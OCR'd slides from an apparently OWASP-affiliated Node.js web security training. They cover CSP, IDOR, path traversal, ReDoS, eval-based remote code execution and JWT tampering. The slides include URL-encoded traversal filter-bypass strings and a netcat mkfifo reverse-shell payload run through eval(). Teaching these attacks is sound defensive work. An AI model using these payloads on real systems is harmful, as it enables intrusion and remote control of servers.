
XSS - CSP

- **CSP** limits the capability of the injected scripts without modifying the parent resource.
- An **HTTP header** with list of directives with each defines source **name** and **list**.

```
content-security-policy: default-src 'self'; img-src 'self' blob: data:
https://*.cdn.twitter.com ; script-src 'self' 'unsafe-inline' https://*.twimg.com
'nonce-NDRmMTQ3tNzA0NzYwMjYwM2Mx'; style-src 'self' 'unsafe-inline'
https://*.twimg.com; worker-src 'self' blob:; report-uri
https://twitter.com/i/csp_report?a=O5=false
```

- Supported by Chrome, Firefox, Safari but not IE !

Lab 3: Client Side attacks on Node.js



https://training.7asecurity.com/ma/mwebapps/part1/lab3/

Image source: codebashing.com

Insecure Direct Object References (IDOR)

- User supplied input is unvalidated and direct access to the object requested is provided.




Image source: bugcrowd.com

IDOR - What's an Object ?

- Any user data/information like, pictures, profile, account, files etc
- Social Network:
  - videos, photos, posts, followers etc…
- Ecommerce:
  - Credit card, profile information, shipping address, items, shopping cart
- Other:
  - Files, documents, messaging,

IDOR - Example

Consider the following URL for deleting the profile pic of a certain user:

```
https://example.com/deleteProfilePic? id=1337
```

If the application is vulnerable to IDOR:

```
https://example.com/deleteProfilePic? id=1338
```

Will delete the profile pic of another user having the id of “1338”

IDOR - Testing

1. Capture all the traffic via a proxy like burpsuite
2. Find all the requests (GET/POST/PUT) which has any object identifier like:
   a. id, pid, uid etc… or
   b. Check for URLs in the format "`/api/v2/profile/12345`" etc…
3. Create a secondary account and get the above identifiers from both accounts.
4. Use first account's session and replay requests with the identifier from secondary account.
5. Can you access/edit any of the object from another account?

IDOR - Testing

- What if identifiers are not easily predictable (ex: UUID) ?

```
Ex: 30c4fa50-d1a2-11ea-87d0-0242ac130003
```

- Look for ways to leak the identifiers from common API calls which gives bulk data:
  - `/api/v2/users/`
  - `/api/v2/profile/`
  - `/api/v2/files/`

Lab 4: Business logic flaws

https://training.7asecurity.com/ma/mwebapps/part1/lab4/

Image source: codebashing.com

Path Traversal

- A path traversal attack aims to access files and directories that are stored outside the webroot folder.




Image source: portswigger.com

Path Traversal

- A path traversal attack aims to access files and directories that are stored outside the webroot folder.
- Happens mostly due to:
  - user input being directly used inside file_include() functions
  - Incorrect path normalization techniques

```
u = request.url;

path.normalize(url.parse(u).pathname.replace(/^[\/\\]?/, '/')).replace(/\\/g, '/')

// Exploit and more details in lab 5 ;)
```


Image source: portswigger.com

Path Traversal - Filter Bypass techniques

➢ URL encoding (both single and double encoding) can help bypass typical filters or normalization techniques ! ;)

%2e%2e%2f	../
..%255c	..\
%2e%2e/	../
..%2f	../
%2e%2e%5c	..\
%252e%252e%255c	..\
..%5c	..\

Image source: portswigger.com

Regular Expression Denial of Service (ReDoS)

Attacking regex engines with specifically crafted inputs.

Regex: `/A(B|C+)+D/`

String: `ACCCX`

1. The regex engine will try to match the first possible way to accept the current character and then proceed to the next one.

2. If it fails to match the next one, it backtracks to see if there is a way to match the previous character.

3. This can go on and on and sometimes it can cause an exponential backtracking causing a Denial of Service.

Regular Expression Denial of Service (ReDoS)

Attacking regex engines with specifically crafted inputs.

Regex: `/A(B|C+)+D/`

String: `ACCCX`

4 different ways to match the above string with the regex:

1. CCC
2. CC+C
3. C+CC
4. C+C+C.

Higher number of “C” == More permutations ! For an invalid regex, all the above test cases should fail.

What if number of “c” is too large == Exponential backtracking !

Regular Expression Denial of Service (ReDoS)

Attacking regex engines with specifically crafted inputs.

Regex: `/A(B|C+)+D/`

String: `ACCCX`

Regex Debugger: regex101.com

String	No. of C's	Steps
ACCCX	3	37
ACCCCX	4	70
ACCCCCX	5	135
ACCCCCCCCCCCCCCX	14	65,552

source: snyk.io

Remote Code Execution (RCE)

- If user input is passed on to javascript execution sinks, it directly escalates to RCE !
  - eval()
  - Function ()
  - … ?

```
app.get('/', function (req, res) {
  res.send('Hello ' + eval(req.query.q) );
  console.log(req.query.q);
});
```

POC: `require('util').format('%s', 'hacked')`

Reverse Shell: `require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f ')`

```
curl http://localhost/?q= payload
```

Lab 5: Attacking NPM modules

https://training.7asecurity.com/ma/mwebapps/part1/lab5/

Image source: codebashing.com

JSON Web Tokens (JWT)

- JWT = JSON Web Tokens
- Defined in RFC 7519
- Extensively used on the modern web for Authentication, especially on REST API's
- (Somewhat) Secure way to exchange authentication information
- Stateless session management, no session cookies, Once configured (establishes trust), backend doesn't need to talk to authorization server

JSON Web Tokens (JWT)

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ1c2VyQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNmFkMTRiYTk5ODZlMzYxNTQyM2RmY2EyNTZkMDRlM2YiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMC0wMy0wMiAxNzo0NjoyNS40MTAgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMC0wMy0wMiAxNzo0NjoyNS40MTAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNTgzMTcxMTkyLCJleHAiOjE1ODMxODkxOTJ9.mzVGu3bfTNVyp-O5Be7p6YsxWPyRR0RJIzfp90I4Tf0A0pWZSEKYbGf1Vk5iDaYUWshTxHgKw-JCCaLleOeHfLmtT2Tqr_42TZIhIbmVIZSUqqxLyZoCqNEwtSV_5abb0xSEb3bV1-nMIZV6iur21-BRPjOmGOwmsNrFM3DFQ9A

JSON Web Tokens (JWT)

- Consists of 3 parts:
  - Header

```
Header:
{
  "alg": "RS256",
  "typ": "JWT"
}
```

  - Primarily contains algorithms using using which encryption happens.
  - What if we manually modify the algorithm to “None” ?

JSON Web Tokens (JWT)

- Consists of 3 parts:
  - Payload

```
{
  "status": "success",
  "data": {
    "id": 18,
    "username": "",
    "email": "user@gmail.com",
    "role": "customer",
    "isActive": true,
    "createdAt": "2020-03-02 17:46:25.410 +00:00",
    "updatedAt": "2020-03-02 17:46:25.410 +00:00",
    "deletedAt": null
  },
```

  - Contains data, user information, etc…


JSON Web Tokens (JWT)

- Consists of 3 parts:
  - Signature

```
mzVGu3bfTNVyp-O5Be7p6YsxWPyRR0RJIzfp90I4Tf0A0pWZSEKYbGf1Vk5i
DaYUWshTxHgKw-JCCaLleOeHfLmtT2Tqr_42TZIhIbmVIZSUqqxLyZoCqNEw
tSV_5abb0xSEb3bV1-nMIZV6iur21-BRPjOmGOwmsNrFM3DFQ9A
```

Used for server side verification and integrity checking !

JSON Web Tokens (JWT) - Summarised



1 Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

2 Payload

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

3 Signature

```
HMACSHA256(
BASE64URL(header)
.
BASE64URL(payload),
secret)
```

Lab 6: Cryptography

https://training.7asecurity.com/ma/mwebapps/part1/lab6/

Image source: codebashing.com

Lab 7: CTF - Test your skills

https://training.7asecurity.com/ma/mwebapps/part1/lab7/

SECURITY

Questions

Q & A

Any questions? :)

> admin@7asecurity.com

> @7asecurity

> @7a_

> @owtfp [OWASP OWTF - owtf.org]

+ 7asecurity.com

Special thanks to OWASP & Sponsors

→ The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software.

→ Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

→ You can support the foundation and be part of the community by becoming a member, donating, or attending an event like this one.